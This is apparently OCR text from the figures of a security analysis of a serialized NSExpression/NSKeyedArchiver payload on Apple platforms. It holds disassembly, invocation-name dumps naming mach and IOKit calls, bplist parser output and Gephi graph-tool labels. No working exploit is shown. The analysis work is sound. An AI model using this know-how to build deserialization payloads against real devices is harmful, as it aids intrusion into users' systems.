                B               loc_1817D6BF4
; ---------------------------------------------------------------------------

loc_1817D6B9C                           ; CODE XREF: -[NSCoder _warnAboutNSObjectInAllowedClassesWithException:]+80↑j
                ADRL            X8, _NSInvalidUnarchiveOperationException
                LDR             X21, [X8] ; "NSInvalidUnarchiveOperationException"
```

```
syscallInvocation
os_unfair_unlock_0x34
%os_unfair_lock_0x34InvocationInstance
.detachNewThreadWithBlock:_NSFunctionExpression
detachNewThreadWithBlock:
!NSThread_detachNewThreadWithBlock
XNSThread
3NSThread_detachNewThreadWithBlockInvocationInstance
6NSThread_detachNewThreadWithBlockInvocationInstanceIMP
```

```
mach_msg_sendInvocation
mach_msg_receive____converted
 mach_make_memory_entryInvocation
mach_make_memory_entry
#mach_make_memory_entryInvocationIMP
IOServiceMatchingInvocation
IOServiceMatching
IOServiceMatchingInvocationIMP
var
change_scribble=[.1,.1];change_scribble[0]=.2;change_scri
bble[1]=.3;var scribble_element=[.1];
...
```

plutil output


```
14319 => {
  "$class" =>
    <CFKeyedArchiverUID 0x600001b32f60 [0x7ff85d4017d0]>
      {value = 29}
  "NSConstantValue" =>
    <CFKeyedArchiverUID 0x600001b32f40 [0x7ff85d4017d0]>
      {value = 14320}
}
14320 => 2
14321 => {
  "$class" =>
    <CFKeyedArchiverUID 0x600001b32fe0 [0x7ff85d4017d0]>
      {value = 27}
  "NSArguments" =>
    <CFKeyedArchiverUID 0x600001b32fc0 [0x7ff85d4017d0]>
      {value = 14323}
  "NSOperand" =>
    <CFKeyedArchiverUID 0x600001b32fa0 [0x7ff85d4017d0]>
      {value = 14319}
  "NSSelectorName" =>
    <CFKeyedArchiverUID 0x600001b32f80 [0x7ff85d4017d0]>
      {value = 14322}
```


```
ascii("$objects"):
  array [
    [+0]:
      ascii("$null")
    [+1]:
      dict {
        ascii("NS.relative"):
          uid(0x3)
        ascii("WK.baseURL"):
          uid(0x3)
        ascii("$0"):
          int(0xe)
        ascii("$class"):
          uid(0x2)
      }
```


# custom bplist parser output


```
[+2]:
  dict {
    ascii("$classes"):
      array [
        [+0]:
          ascii("WKSecureCodingURLWrapper")
        [+1]:
          ascii("NSURL")
        [+2]:
          ascii("NSObject")
      ]

    ascii("$classname"):
      ascii("WKSecureCodingURLWrapper")
  }
```


custom bplist parser



custom NSArchiver deserializer
custom bplist parser



custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser



DOT generator
custom NSExpression parser
custom NSArchiver deserializer
custom bplist parser



Gephi 0.10.1 - Untitled
Overview
Data Laboratory
Preview
all_1
Appearance
Nodes
Edges
Unique
Partition
Ranking
#c0c0c0
Apply
Layout
---Choose a layout
Run
<No Properties>
Presets...
Reset
Graph
Dragging
(Configure)
Arial-BoldMT, 32
Context
Nodes: 14070
Edges: 15753
Directed Graph
Filters
Statistics
Reset
Library
Attributes
Dynamic
Edges
Operator
Topology
Saved queries
Queries
Drag filter here
Select
Filter


Gephi 0.10.1 - Untitled
Overview
Data Laboratory
Preview
all_1
Appearance
Nodes
Edges
Unique
Partition
Ranking
#c0c0c0
Apply
Layout
Yifan Hu
Run
Yifan Hu's properties
Optimal Distance
100.0
Relative Strength
0.2
Initial Step size
20.0
Step ratio
0.95
Adaptive Cooling
Convergence Threshold
1.0E-4
Yifan Hu
Presets...
Reset
Graph
Dragging
(Configure)
Arial-BoldMT, 32
Context
Nodes: 14070
Edges: 15753
Directed Graph
Filters
Statistics
Settings
Network Overview
Average Degree
1,12
Run
Avg. Weighted Degree
Network Diameter
Graph Density
0
HITS
PageRank
Connected Components
Community Detection
Modularity
Statistical Inference
Node Overview
